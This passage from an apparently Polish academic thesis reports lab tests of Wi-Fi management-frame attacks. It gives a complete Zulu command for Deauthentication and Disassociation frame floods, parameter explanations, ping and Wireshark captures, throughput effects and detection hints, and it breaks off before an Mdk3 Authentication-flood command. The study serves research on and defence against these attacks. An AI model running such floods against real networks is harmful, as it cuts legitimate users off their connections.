
`-d 60D8197F1996` – adres docelowy generowanych ramek (połączona karta wlan2)

`-s 00064F5439B2` – adres źródłowy generowanych ramek (punkt dostępu)


`-n 10000100` –parametr mający wpływ na ilość wysyłanych ramek

`--channel 8` – ramki zostaną transmitowane w kanale 8

`--duration 1000000` – parametr mający wpływ na wartość pola *Duration*



Rys.7.8.1 Wpływ niewłaściwego użycia ramek *Deauthentication* (od ok. 9 sekundy) na szybkość transmisji w zależności od czasu dla protokołu TCP.




Rys.7.8.2 Wpływ niewłaściwego użycia ramek *Deauthentication* (od ok. 21 sekundy) na szybkość transmisji sieci oraz zmian parametru *Jitter* w zależności od czasu dla protokołu UDP.

Podczas wygenerowania niewłaściwych ramek szybkość transmisji w przypadku protokołu TCP oraz UDP spadła do zera (Rys.7.8.1 oraz Rys 7.8.2). Użytkownik został odłączony od sieci. Urządzenie aby połączyć się z powrotem do punktu dostępowego musiało przejść proces ponownego uwierzytelnienia. Stacja nie była w stanie tego dokonać, dopóki w eterze były transmitowane ramki powodujące jej nieustanne rozłączanie. Podczas testu programem Iperf3 parametr *Jitter* w trakcie ataku zatrzymał się na stałej wartości 2,319 ms, natomiast statystyki dotyczące utraconych oraz wysłanych pakietów zostały wyzerowane. Wskaźnik informujący o ilości retransmitowanych pakietów przy użyciu protokołu TCP podczas ataku wyniósł 0.


Informacja o stanie łącza podczas niewłaściwego użycia ramek *Deauthentication* została przedstawiona na Rys.7.8.3. Po rozpoczęciu ataku, sieć stała się nieosiągalna dla użytkownika, czyli połączenie z punktem dostępowym zostało zerwane.

```
PING 192.168.1.105 (192.168.1.105) 56(84) bytes of data.
64 bytes from 192.168.1.105: icmp_seq=1 ttl=64 time=4.11 ms
64 bytes from 192.168.1.105: icmp_seq=2 ttl=64 time=6.38 ms
64 bytes from 192.168.1.105: icmp_seq=3 ttl=64 time=6.32 ms
64 bytes from 192.168.1.105: icmp_seq=4 ttl=64 time=6.00 ms
                                                          Rozpoczęcie ataku
                                                          Deauthentication
                                                  ...
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
```

Rys.7.8.3 Informacja o stanie łącza podczas ataku *Deauthentication* będąca odpowiedzią na komendę ping od klienta do serwera.



Rys.7.8.4 Rysunek przedstawiający ramkę *Deauthentication* wygenerowaną programem Zulu. Zawartość ramki wyświetlona jest przy użyciu programu Wireshark.



No.	Time	Source	Destination	Protocol	Length	Info
66365	28.249276000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3645, FN=0, Flags=........C
66366	28.252623000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3646, FN=0, Flags=........C
66367	28.256747000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3647, FN=0, Flags=........C
66368	28.260547000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3648, FN=0, Flags=........C
66369	28.264627000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3649, FN=0, Flags=........C
66370	28.268748000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3650, FN=0, Flags=........C
66371	28.272746000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3651, FN=0, Flags=........C
66372	28.276758000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3652, FN=0, Flags=........C
66373	28.280563000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3653, FN=0, Flags=........C
66374	28.284738000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3654, FN=0, Flags=........C
66375	28.288950000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3655, FN=0, Flags=........C
66376	28.292543000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3656, FN=0, Flags=........C
66377	28.296571000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3657, FN=0, Flags=........C
66378	28.300561000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3658, FN=0, Flags=........C
66379	28.304548000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3659, FN=0, Flags=........C
66380	28.308555000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3660, FN=0, Flags=........C
66381	28.312541000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3661, FN=0, Flags=........C
66382	28.316626000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3662, FN=0, Flags=........C
66383	28.320612000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3663, FN=0, Flags=........C
66384	28.324559000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3664, FN=0, Flags=........C
66385	28.328532000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3665, FN=0, Flags=........C
66386	28.332550000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3666, FN=0, Flags=........C
66387	28.336611000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3667, FN=0, Flags=........C
66388	28.340562000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3668, FN=0, Flags=........C
66389	28.344610000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3669, FN=0, Flags=........C
66390	28.348558000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3670, FN=0, Flags=........C
66391	28.352613000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3671, FN=0, Flags=........C
66392	28.356559000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Deauthentication, SN=3672, FN=0, Flags=........C

Rys.7.8.5 Generowany ruch ramek w kanale 8 podczas niewłaściwego użycia ramek *Deauthentication*. Przepływ ramek został przechwycony przy użyciu programu Wireshark.

Format transmitowanej niewłaściwej ramki *Deauthentication* został przedstawiony na Rys.7.8.5. W polu informującym o odbiorcy ramki znalazł się adres MAC karty bezprzewodowej, który został podany w poleceniu programu Zulu w celu odłączenia użytkownika. Dodatkowo można zauważyć, że kanał był zalewany bardzo dużą ilością ramek *Deauthentication* powodujących odłączenie konkretnego użytkownika od testowanego punktu dostępowego (Rys.7.8.5). Podczas każdej próby ponownego połączenia się stacji z punktem dostępu, ogromna ilość transmitowanych w jej kierunku ramek natychmiast ją rozłączała. Wykrycie takiego ataku może polegać na kontrolowaniu ilości ramek *Deauthentication*.

7.9 Zachowanie sieci podczas nieprawidłowego użycia ramek Dissasociation

Atak *Dissasociation* jest bardzo podobny do ataku ramkami *Deauthentication*. Polega na wysyłaniu dużej ilości ramek *Dissasociation* powodujących utratę skojarzenia z siecią. Ramki zostały wygenerowane za pomocą programu Zulu poleceniem:

```
zulu -t 2 -i ath0 -d 60D8197F1996 -s 00064F5439B2
     -n 10000100 --channel 8 --duration 1000000
```

gdzie:

`-t 2` – określa, że wygenerowane zostaną ramki typu *Dissasociation*

`-i ath0` – wskazuje bezprzewodową kartę sieciową, która będzie transmitować ramki


`-d 60D8197F1996` – adres docelowy generowanych ramek (połączona karta wlan2)

`-s 00064F5439B2` – adres źródłowy generowanych ramek (punkt dostępu)


`-n 10000100` – ilość wysyłanych ramek

`--channel 8` – ramki zostaną transmitowane w kanale 8

`--duration 1000000` – parametr mający wpływ na wartość pola *Duration*



Rys.7.9.1 Wpływ niewłaściwego użycia ramek *Dissasociation* (od ok. 16 sekundy) na szybkość transmisji w zależności od czasu dla protokołu TCP.



Rys.7.9.2 Wpływ niewłaściwego użycia ramek *Dissasociation* (od ok. 20 sekundy) na szybkość transmisji sieci oraz zmian parametru *Jitter* w zależności od czasu dla protokołu UDP.

Podczas niewłaściwego użycia ramek *Dissasociation* nastąpiło zerwanie skojarzenia z siecią i odłączenie stacji od punktu dostępowego dla protokołu TCP oraz

UDP (Rys.7.9.1 oraz 7.9.2). Podczas testu wpływu ramek na wydajność sieci programem Iperf3 zauważono, że ilość retransmitowanych pakietów w protokole połączeniowym wyniosła zero, a parametr *Jitter* w protokole bezpołączeniowym zatrzymał się na stałej wartości 11,34 ms. Badanie stanu łącza komendą ping potwierdziło utratę łączności wywołaną atakiem. (Rys.7.9.3).


```
PING 192.168.1.105 (192.168.1.105) 56(84) bytes of data.
64 bytes from 192.168.1.105: icmp_seq=1 ttl=64 time=4.97 ms
64 bytes from 192.168.1.105: icmp_seq=2 ttl=64 time=5.71 ms
64 bytes from 192.168.1.105: icmp_seq=3 ttl=64 time=6.09 ms
64 bytes from 192.168.1.105: icmp_seq=4 ttl=64 time=5.31 ms
                                                        Rozpoczęcie ataku
                                                        Dissasociation
                                  ...
ping: send msg: Network is unreachable
ping: send msg: Network is unreachable
ping: send msg: Network is unreachable
ping: send msg: Network is unreachable
ping: send msg: Network is unreachable
ping: send msg: Network is unreachable
ping: send msg: Network is unreachable
ping: send msg: Network is unreachable
```

Rys.7.9.3 Informacja o stanie łącza podczas ataku *Dissasociation* będąca odpowiedzią na komendę ping od klienta do serwera.

```
⊞ Frame 267578: 48 bytes on wire (384 bits), 48 bytes captured (384 bits) on interface 0
⊞ Radiotap Header v0, Length 18
⊟ IEEE 802.11 Disassociate, Flags: ........C
    Type/Subtype: Disassociate (0x000a)
  ⊟ Frame Control Field: 0xa000
      .... ..00 = Version: 0
      .... 00.. = Type: Management frame (0)
      1010 .... = Subtype: 10
    ⊟ Flags: 0x00
        .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x00)
        .... .0.. = More Fragments: This is the last fragment
        .... 0... = Retry: Frame is not being retransmitted
        ...0 .... = PWR MGT: STA will stay up
        ..0. .... = More Data: No data buffered
        .0.. .... = Protected flag: Data is not protected
        0... .... = Order flag: Not strictly ordered
    .100 0010 0100 0000 = Duration: 16960 microseconds
    Receiver address: HonHaiPr_7f:19:96 (60:d8:19:7f:19:96)
    Destination address: HonHaiPr_7f:19:96 (60:d8:19:7f:19:96)
    Transmitter address: Pro-Nets_54:39:b2 (00:06:4f:54:39:b2)
    Source address: Pro-Nets_54:39:b2 (00:06:4f:54:39:b2)
    BSS Id: Pro-Nets_54:39:b2 (00:06:4f:54:39:b2)
    Fragment number: 0
    Sequence number: 2006
  ⊞ Frame check sequence: 0xc524fdda [correct]
⊞ IEEE 802.11 wireless LAN management frame

0000  00 00 12 00 2e 48 00 00  10 02 8f 09 a0 00 e2 06   .....H.. ........
0010  00 00 a0 00 40 42 60 d8  19 7f 19 96 00 06 4f 54   ....@B`. ......OT
0020  39 b2 00 06 4f 54 39 b2  60 7d 04 00 da fd 24 c5   9...OT9. `}....$.
```

Rys.7.9.4 Ramka *Dissasociation* wygenerowaną programem Zulu. Zawartość ramki wyświetlona jest przy użyciu programu Wireshark.



No.	Time	Source	Destination	Protocol	Length	Info
267577	136.316181000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2005, FN=0, Flags=.....C
267578	136.316601000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2006, FN=0, Flags=.....C
267579	136.317041000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2007, FN=0, Flags=.....C
267580	136.317487000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2008, FN=0, Flags=.....C
267581	136.317795000		Pro-Nets_54:39:b2 (RA)	802.11	32	Acknowledgement, Flags=.....C
267582	136.334988000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2009, FN=0, Flags=.....C
267583	136.335618000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2010, FN=0, Flags=.....C
267584	136.336076000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2011, FN=0, Flags=.....C
267585	136.336493000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2012, FN=0, Flags=.....C
267586	136.336936000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2013, FN=0, Flags=.....C
267587	136.338156000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2014, FN=0, Flags=.....C
267588	136.338476000		Pro-Nets_54:39:b2 (RA)	802.11	32	Acknowledgement, Flags=.....C
267589	136.355583000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2015, FN=0, Flags=.....C
267590	136.356009000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2016, FN=0, Flags=.....C
267591	136.356446000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2017, FN=0, Flags=.....C
267592	136.356918000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2018, FN=0, Flags=.....C
267593	136.357965000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2019, FN=0, Flags=.....C
267594	136.358278000		Pro-Nets_54:39:b2 (RA)	802.11	32	Acknowledgement, Flags=.....C
267595	136.375661000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2020, FN=0, Flags=.....C
267596	136.376056000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2021, FN=0, Flags=.....C
267597	136.376680000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2022, FN=0, Flags=.....C
267598	136.377120000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2023, FN=0, Flags=.....C
267599	136.377436000		Pro-Nets_54:39:b2 (RA)	802.11	32	Acknowledgement, Flags=.....C
267600	136.396539000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2024, FN=0, Flags=.....C
267601	136.397126000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2025, FN=0, Flags=.....C
267602	136.398812000	Pro-Nets_54:39:b2	HonHaiPr_7f:19:96	802.11	48	Disassociate, SN=2026, FN=0, Flags=.....C
267603	136.398938000		Pro-Nets_54:39:b2 (RA)	802.11	32	Acknowledgement, Flags=.....C

Rys.7.9.5 Generowany ruch ramek w kanale 8 podczas niewłaściwego użycia ramek *Dissasociation*. Przepływ ramek został przechwycony przy użyciu programu Wireshark.

Budowa wygenerowanej ramki została przedstawiona na Rys.7.9.4. Podobnie, jak w spreparowanej wcześniej ramce *Deauthentication* w polu informującym o odbiorcy ramki znajduje się adres MAC karty bezprzewodowej, która ma zostać odłączona od punktu dostępu. Podczas ataku kanał był zalewany dużą ilością ramek *Dissasociation* powodujących nieustanne zrywanie skojarzenia konkretnego użytkownika od sieci (Rys.7.9.5). Wykrycie ataku może polegać na obserwacji ilości transmitowanych ramek *Dissasociation*.

7.10 Zachowanie sieci podczas nieprawidłowego użycia ramek *Authentication*

Atak ramkami *Authentication* polega na symulacji rosnącej liczby użytkowników chcących przyłączyć się do punktu dostępowego. Po otrzymaniu niewłaściwych ramek, punkt dostępowy rezerwuje zasoby dla rosnącej liczby użytkowników i próbuje podtrzymać połączenie. Celem ataku ramkami *Authentication* jest przepełnienie zasobów punktu dostępowego oraz doprowadzenie do jego zawieszenia.

Ramki zostały wygenerowane za pomocą programu Mdk3 przy użyciu polecenia:

